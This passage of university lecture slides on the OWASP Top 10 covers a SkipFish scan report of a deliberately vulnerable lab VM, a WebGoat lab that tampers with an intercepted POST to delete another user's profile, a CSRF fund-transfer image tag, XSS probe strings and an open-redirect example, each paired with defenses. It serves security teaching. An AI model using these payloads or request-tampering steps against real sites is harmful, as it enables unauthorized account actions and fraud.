3. http://172.29.148.1/wivet/js/ext/ext-all.js (400000 bytes) [show trace +]
4. http://172.29.148.1/wivet/js/ext/ext-base.js (32704 bytes) [show trace +]
5. http://172.29.148.1/wivet/js/ext/states.js (2754 bytes) [show trace +]
6. http://172.29.148.1/wivet/js/jquery/jquery.js (95285 bytes) [show trace +]
7. http://172.29.148.1/wivet/js/yahoo/connection-min.js (11826 bytes) [show trace +]
8. http://172.29.148.1/wivet/js/yahoo/event-min.js (14290 bytes) [show trace +]
9. http://172.29.148.1/wivet/js/yahoo/yahoo-min.js (5848 bytes) [show trace +]
10. http://172.29.148.1/wivet/AC_OETags.js (8164 bytes) [show trace +]

application/x-shockwave-flash (1)

1. http://172.29.148.1/wivet/pages/wivet1.swf (1439 bytes) [show trace +]

application/xhtml+xml (73)

1. http://172.29.148.1/ (28067 bytes) [show trace +]
2. http://172.29.148.1/wivet/pages/6.php (1374 bytes) [show trace +]
3. http://172.29.148.1/wivet/pages/7.php (1254 bytes) [show trace +]
4. http://172.29.148.1/wivet/innerpages/3_2cc42.php (1071 bytes) [show trace +]
5. http://172.29.148.1/CSRFGuardTestAppVulnerable/tags.jsp (959 bytes) [show trace +]
6. http://172.29.148.1/wavsep/active/Unvalidated-Redirect/Redirect-JavaScript-Detection-Evaluation-GET-200Valid/Case15-Redirect-RedirectMethod-FilenameContext-HttpInputRemoval-HttpURL-

SkipFish Report - OWASPBWA

Issue type overview - click to expand:

- Query injection vector (1)
- Incorrect caching directives (higher risk) (3)
- Directory traversal / file inclusion possible (2)
- Interesting server message (6)
- Interesting file (2)
- Incorrect or missing charset (higher risk) (2)
- XSS vector via arbitrary URLs (2)
- XSS vector in document body (7)
- Signature match detected (8)
- Incorrect caching directives (lower risk) (1)
- HTML form with no apparent XSRF protection (17)
- External content embedded on a page (lower risk) (10)
- Redirection to attacker-supplied URLs (2)
- Node should be a directory, detection error? (1)
- IPS filtering enabled (1)
- Limits exceeded, fetch suppressed (1)
- Numerical filename - consider enumerating (38)
- Incorrect or missing charset (low risk) (54)
- Generic MIME used (low risk) (2)
- Incorrect or missing MIME type (low risk) (2)
- Password entry form - consider brute-force (1)
- HTML form (not classified otherwise) (1)
- Unknown form field (can't autocomplete) (10)
- Hidden files / directories (12)
- Directory listing enabled (31)
- Server error triggered (5)
- HTTP authentication required (1)
- Resource not directly accessible (4)
- New 404 signature seen (15)
- New 'X-*' header value seen (38)
- New 'Via' header value seen (17)
- New 'Server' header value seen (6)
- New HTTP cookie added (9)

SkipFish Report - OWASPBWA

Query injection vector (1)

1. http://172.29.148.1/zapwave/active/inject/inject-sql-url-basic.jsp?name=test''' [show trace +]
   Memo: response to '''''' different than to '''''''

Incorrect caching directives (higher risk) (3)

1. http://172.29.148.1/CSRFGuardTestApp/ [show trace +]
   Memo: implicitly cacheable 'Set-Cookie' response
2. http://172.29.148.1/wavsep/ [show trace +]
   Memo: implicitly cacheable 'Set-Cookie' response
3. http://172.29.148.1/zapwave/passive/info/info-cookie-no-httponly.jsp [show trace +]
   Memo: implicitly cacheable 'Set-Cookie' response

Directory traversal / file inclusion possible (2)

1. http://172.29.148.1/wavsep/active/LFI/LFI-FalsePositives-GET/Case04-LFI-FalsePositive-FileClass-TextHtmlValidResponse-FilenameContext-TraversalRemovalAndWhiteList-OSPath-DefaultRelativeInput-NoPathReq-Read.jsp?target=./validfile1.jsp [show trace +]
   Memo: responses for ./val and .../val look different
2. http://172.29.148.1/wavsep/active/LFI/LFI-FalsePositives-GET/Case04-LFI-FalsePositive-FileClass-TextHtmlValidResponse-FilenameContext-TraversalRemovalAndWhiteList-OSPath-DefaultRelativeInput-NoPathReq-Read.jsp?target=.\validfile1.jsp [show trace +]
   Memo: responses for .\val and ...\val look different

SkipFish Report - OWASPBWA

XSS vector via arbitrary URLs (2)

1. http://172.29.148.1/zapwave/active/redirect/redirect-form-basic.jsp [show trace +]
   Memo: injected URL in 'Location' header
2. http://172.29.148.1/zapwave/active/redirect/redirect-url-basic.jsp?redir=skipfish://invalid/%3B%3F [show trace +]
   Memo: injected URL in 'Location' header

XSS vector in document body (7)

1. http://172.29.148.1/CSRFGuardTestAppVulnerable/HelloWorld [show trace +]
   Memo: injected '<sfi...>' tag seen in HTML
2. http://172.29.148.1/mono/-->">'>'"<sfi000155v512632> [show trace +]
   Memo: injected '<sfi...>' tag seen in HTML
3. http://172.29.148.1/mono/mandiant.png/.htaccess.aspx-->">'>'"<sfi000135v512632> [show trace +]
   Memo: injected '<sfi...>' tag seen in HTML
4. http://172.29.148.1/mono/simple-reflected-xss.aspx?name=Smith-->">'>'"<sfi000197v512632> [show trace +]
   Memo: injected '<sfi...>' tag seen in HTML
5. http://172.29.148.1/wavsep/active/LFI/LFI-FalsePositives-GET/Case07-LFI-FalsePositive-FileClass-TextHtmlValidResponse-FilenameContext-EnumerationResponseOnly-OSPath-DefaultRelativeInput-NoPathReq-Read.jsp?target=.htaccess.aspx-->">'>'"<sfi003654v512632> [show trace +]
   Memo: injected '<sfi...>' tag seen in HTML
6. http://172.29.148.1/wivet/pages/21.php [show trace +]
   Memo: injected 'sfi..' parameter value in a tag
7. http://172.29.148.1/zapwave/active/xss/xss-url-basic.jsp?name=.htaccess.aspx-->">'>'"<sfi003142v512632> [show trace +]
   Memo: injected '<sfi...>' tag seen in HTML

SkipFish Report - OWASPBWA

Redirection to attacker-supplied URLs (2)

1. http://172.29.148.1/zapwave/active/redirect/redirect-form-basic.jsp [show trace +]
   Memo: injected URL in 'Location' header
2. http://172.29.148.1/zapwave/active/redirect/redirect-url-basic.jsp?redir=http://skipfish.invalid/%3B%3F [show trace +]
   Memo: injected URL in 'Location' header

Password entry form - consider brute-force (1)

1. http://172.29.148.1/AppSensorDemo/Login [show trace +]

Hidden files / directories (12)

1. http://172.29.148.1/mono/index [show trace +]
2. http://172.29.148.1/mono/simple [show trace +]
3. http://172.29.148.1/wavsep/active/LFI/LFI-FalsePositives-GET/content.ini [show trace +]
4. http://172.29.148.1/wivet/innerpages/index [show trace +]
5. http://172.29.148.1/wivet/offscanpages/statistics.php?id=-1407382916_1443979355 [show trace +]
6. http://172.29.148.1/wivet/offscanpages/statistics.php?id=-1407382916_1443979358 [show trace +]
7. http://172.29.148.1/wivet/offscanpages/statistics.php?id=0 [show trace +]
8. http://172.29.148.1/wivet/body [show trace +]
9. http://172.29.148.1/wivet/header [show trace +]
10. http://172.29.148.1/wivet/index [show trace +]
11. http://172.29.148.1/wivet/menu [show trace +]
12. http://172.29.148.1/zapwave/index.jsp [show trace +]

SkipFish Report – OWASPBWA

- Don't view it now as it would take a long time to copy for everyone at once, but the report is located at M:\Tools\skipfishreport

- At home, can double click on the index.html file if you would like to view the whole report later

One Other Note - HTML Comments

- Make sure you remove client side code comments before you bring a production server online
- Examples that are bad:
  - <!-- The authentication needs to be fixed -->
  - //The admin password is sethlikescatvideos$omuch
- Sensitive comments should be moved to server side comments if they are really needed
  - Such as in a php file, etc.

Overall Misconfiguration Defenses

- Create a hardened image that is properly locked down for deployment to all servers
- Patch management software
- Perform vulnerability scans and manual testing

Part VI

Sensitive Data Exposure

https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure

Sensitive Data Exposure

- First, establish which data requires extra protection
  - Credit cards
  - User PII
  - Health data
  - Passwords
  - Etc.

Sensitive Data Exposure

- For all data requiring protection, ensure that:
  - It is not stored in clear text, even in backups
  - It is not transmitted in clear text
  - It is not encrypted with weak cryptographic algorithms
  - No weak crypto keys or improper key management is being used
  - No browser security directives or headers are missing when sent to the browser

Defenses

- Encrypt all sensitive data are rest and in transit
- Discard sensitive data no longer needed
- Ensure strong crypto algorithms and keys are used
- Ensure passwords are secured properly
- Disable autocomplete on forms collecting sensitive data
- Disable caching for pages that contain sensitive data

Sensitive Data Exposure

- We will cover this area in further depth in the Cryptography lecture

Part VII

Missing Function Level Access Control

https://www.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control

Missing Function Level Access Control


- Attack involves finding private functionality or privileged functions inside a web app

Missing Function Level Access Control Examples

- UI shows navigation to unauthorized functions
- Server side authentication or authorization checks are missing
- User can access roles outside of their access level

Missing Function Level Access Control Lab

- Open WebGoat and logon as last name / user
- Access Control Flaws / Stage 1: Bypass Business Layer Access Control



Missing Function Level Access Control Lab

- Check out the names in the drop down
- Only users with the “admin” role are able to delete a profile
- We want to see if an “employee” role user can use the delete function without authorization

Missing Function Level Access Control Lab

- Turn Foxy Proxy to 127.0.0.1:8080 and make sure Burp "Intercept is off"
- Choose "John Wayne" (who is an admin) and logon with a password of john
- Select "Curly Stooge"
- Turn Burp to "Intercept is on"
- In WebGoat, hit "DeleteProfile"

Missing Function Level Access Control Lab


- Notice the data section of the POST

```
POST /WebGoat/attack?Screen=141&menu=200 HTTP/1.1
Host: 172.29.148.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.29.148.1/WebGoat/attack?Screen=141&menu=200
Cookie: security_level=0; PHPSESSID=u5jhtlvnpjhln5t8oe69od01h3;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=42FE49486E5FA66953A5CD3505757CDD; jiveLastVisited=1443880614161
Authorization: Basic ZGF2aXM6dXNlcg==
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

employee_id=103&action=DeleteProfile
```

Missing Function Level Access Control Lab

- Hit "Drop" in Burp to skip deleting Curly
- Change Burp to "Intercept is off"
- Hit Back button on Firefox



- Hit Logout button

Missing Function Level Access Control Lab

- Logon as Moe Stooge with moe as a password
- Notice that Moe has no DeleteProfile button since he is not an admin
- How can he delete Larry?

Missing Function Level Access Control Lab

- Change Burp to "Intercept is on"
- Select Larry Stooge
- Hit "ViewProfile" in WebGoat

```
POST /WebGoat/attack?Screen=141&menu=200 HTTP/1.1
Host: 172.29.148.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.29.148.1/WebGoat/attack?Screen=141&menu=200
Cookie: security_level=0; PHPSESSID=u5jhtlvnpjhln5t8oe69od01h3;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=42FE49486E5FA66953A5CD3505757CDD; jiveLastVisited=1443880614161
Authorization: Basic ZGF2aXM6dXNlcg==
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

employee_id=101&action=ViewProfile
```

Missing Function Level Access Control Lab

- Change action=ViewProfile to action=DeleteProfile
- Hit "Forward" in Burp to send the modified POST request to the server
- Notice in WebGoat that Larry has been removed!
- Turn Foxy Proxy to "Completely disable.."
- Change Burp to "Intercept is off"

Defenses

- Deny all access by default
  - In the lab, Moe had backend access to the delete function even though the button didn't appear on his profile
- Grant specific roles for access to every function
- Audit web app continuously as changes are made

Part VIII

Cross-Site Request Forgery (CSRF)

https://www.owasp.org/index.php/Top_10_2013-A8-Cross-Site_Request_Forgery_(CSRF)

Cross-Site Request Forgery (CSRF)

- Similar to XSS and is an attack against the user's browser
- Forces user to execute unwanted actions on a web application that they are currently authenticated with
- Social engineering often used (phishing usually) to trick user into executing link

Cross-Site Request Forgery (CSRF)

- Web app allows authenticated user to submit a state changing request such as transferring money in a bank account
- Attacker constructs similar request but makes the destination their bank account and loads that link into the hidden html of a phishing link
- Attacker waits until victim clicks on that phishing link while authenticated to their bank

Cross-Site Request Forgery (CSRF)

- Instead of phishing, attacker could also embed link into an image request or an iframe on various websites the attacker controls
- Attacker waits until victim visits one of those sites while authenticated to their bank

Cross-Site Request Forgery (CSRF)

- Embedded request link could be in form of:
  - Image tag
  - Iframe
  - XMLHTTP
  - JavaScript or CSS Import

CSRF Example

- Attacker finds a web site that allows them to embed HTML code into a message box

Title: Funny

Message:

```
<img src="http://profdavisloansharkbank?Screen=81&
menu=210&transferFunds=10000&toAccount=58548858585"
width="1" height="1" />
```


Submit

CSRF Example

- Victim happens to clicks on message link containing attackers code while logged into their profdavisloanshark bank account:

CSRF Example

- Once the Funny message link is clicked, the victim's browser sends this request in the background:



CSRF Example

- If the bank website is not set up properly, this transfer could occur if the user is currently logged on to that bank

Defenses

- Include unique token in a hidden field which causes value to be sent in body of the HTTP request and not in the URL
- Require user to reauthenticate often or before special events
- Use a CAPTCHA before special events

Part IX

Using Components with Known Vulnerabilities

https://www.owasp.org/index.php/Top_10_2013-A9-Using_Components_with_Known_Vulnerabilities

Using Components with Known Vulnerabilities

- You have done well and patched your own server OS.
- What you might not realize is that the developers that create the software applications that you use may be using out of date vulnerable components or libraries

Defenses

- Identify all components and versions you are using or software, including all dependencies
- Monitor databases, mailing lists, etc. to keep components and version up to date
- Establish policies governing component use
- Consider adding security wrappers around components to disable unused functionality or secure weak or vulnerable aspects of the component

Part X

Unvalidated Redirects and Forwards

https://www.owasp.org/index.php/Top_10_2013-A10-Unvalidated_Redirects_and_Forwards

Unvalidated Redirects and Forwards

- Redirect
  - Redirects user to some other URL for further processing
- Forward
  - Passes request to another resource within same web server for further processing

Unvalidated Redirects and Forwards

- Web app accepts untrusted input for redirects and forwards
- Attacker injects malicious URL as input for the redirect or forward
- User views web app, gets redirected to malicious URL or forwarded to privileged function without authorization

Unvalidated Redirects and Forwards

- Example:
- http://172.29.148.1/mutillidae/index.php?page=redirectandlog.php&**forwardurl=http://www.owasp.org**

Hostname	IP	Browser Agent	Page Viewed	Date/Time
172.29.99.8	172.29.99.8	Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0	Redirected user to: http://www.owasp.org	2015-10-04 13:10:21

- Could change to URL of malicious site

Defenses

- Don't use redirects and forwards
- Do not allow URL as user input for destination
- Any destination input should be mapped to a value rather than an actual URL or portion of a URL
- Create list of trusted URLs
- Force all redirects to go through notification page letting users know that are leaving site and require user to click a link or button to confirm

Homework

- Complete Homework7 located on Blackboard under "Homework Assignments"
  - Due before midnight on Mar 6th
- Study for Midterm
- Midterm Review is in separate slide deck next
- Midterm is next Monday, Feb. 29th / You must be in attendance as there are no makeups
- Midterm is worth 15% of course grade